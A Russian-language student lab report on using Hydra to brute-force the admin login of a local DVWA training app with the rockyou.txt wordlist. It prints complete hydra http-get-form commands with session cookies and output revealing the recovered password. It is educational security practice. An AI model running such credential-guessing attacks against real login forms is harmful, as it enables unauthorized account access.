

Третий Этап Индивидуального Проекта

Hydra. Bruteforce

Вакутайпа М.

09 апреля 2025

Российский университет дружбы народов, Москва, Россия

Информация

- Вакутайпа Милдред
- НКАбд-02-23
- факультет физико-математических и естественных наук
- Российский университет дружбы народов
- 1032239009@rudn.ru
- <https://wakutaipa.github.io/ru/>


Цель работы

Получить практические навыки по использованию hydra для брутфорса паролей.

Выполнение работы

Загрузка список паролей

Перед началом работы, я установила список часто встречающихся паролей. Проверяю, что список есть и продолжаю работу:

A terminal window with a dark background and light blue text. The prompt is '(mwakutaipa@wakutaipa)-[~]'. The first command is '\$ cd ~/Downloads'. The second prompt is '(mwakutaipa@wakutaipa)-[~/Downloads]'. The second command is '\$ ls', followed by the output 'rockyou.txt'.

```
(mwakutaipa@wakutaipa)-[~]  
$ cd ~/Downloads  
  
(mwakutaipa@wakutaipa)-[~/Downloads]  
$ ls  
rockyou.txt
```

Рис. 1: Загрузка список паролей

Потом войду в аккаунт DVWA, который создала в предыдущей работе и нажимаю brute force:



Рис. 2: DVWA домашняя страница

С помощью man читаю справку по hydra, чтобы понять чуть подробнее с чем он работает.
Мне понадобится опции -l (логин) и -p(пароль):

```
HYDRA(1)                                General Commands Manual                                HYDRA(1)

NAME
  hydra - a very fast network logon cracker which supports many different services

SYNOPSIS
  hydra [-l LOGIN|-L FILE] [-p PASS|-P FILE|-x OPT -y]] | [-C FILE]
        [-e nsr] [-u] [-f|-F] [-M FILE] [-o FILE] [-b FORMAT]
        [-t TASKS] [-T TASKS] [-w TIME] [-W TIME] [-m OPTIONS] [-s PORT]
        [-c TIME] [-S] [-O] [-4|6] [-I] [-vV] [-d]
        server service [OPTIONS]

DESCRIPTION
  Hydra is a parallelized login cracker which supports numerous protocols to attack. New modules are easy to add, beside that, it is flexible and very fast.

  This tool gives researchers and security consultants the possibility to show how easy it would be to gain unauthorized access from remote to a system.

  Currently this tool supports:
    adam6500 afp asterisk cisco cisco-enable cvs firebird ftp ftps
    http[s]-[get|post] http[s]-[get|post]-form http-proxy
```

Попытка 1 взломать пароль

Пароль подбираю для пользователя admin с файла rockyou.txt используя get-запрос с параметрами cookie и PHPSESSID. При использовании -p, выводится пароль как имя и место положение файла (home/mwakutaipa/rockyou.txt):

```
(mwakutaipa@wakutaipa)-[~]  
$ hydra -l admin -p ~/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&login=Login:H=Cookie:security=medium; PHPSESSID=j1o7aep36is3emoimq4pc9vpli:F= TRY AGAIN."  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in  
military or secret service organizations, or for illegal purposes (this is n  
on-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-09 20:  
24:15  
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try  
per task (0.0)  
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:use  
rname=^USER^&password=^PASS^&login=Login:H=Cookie:security=medium; PHPSESSID=  
j1o7aep36is3emoimq4pc9vpli:F= TRY AGAIN.  
[80][http-get-form] host: localhost login: admin password: /home/mwakutai  
pa/rockyou.txt
```

Рис. 4: Попытка 1 взломать пароль

Попытка 2 взломать пароль

При использовании -P пароль выводится:

```
$ hydra -l admin -P ~/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&login=Login:H=Cookie:security=medium; PHPSESSID=j1o7aep36is3emoimq4pc9vpli:F= TRY AGAIN."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-09 20:
35:47
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1
/p:14344398), ~896525 tries per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:use
rname=^USER^&password=^PASS^&login=Login:H=Cookie:security=medium; PHPSESSID=
j1o7aep36is3emoimq4pc9vpli:F= TRY AGAIN.
[80][http-get-form] host: localhost login: admin password: password
```

Рис. 5: Попытка 2 взломать пароль

Вхожу в систему с данной паролем чтобы проверят ,что пароль правильный:

Vulnerability: Brute Force

Login

Username:

Password:

Login

Welcome to the password protected area **admin**



Выводы

Получила практические навыки по использованию hydra для брутфорса паролей.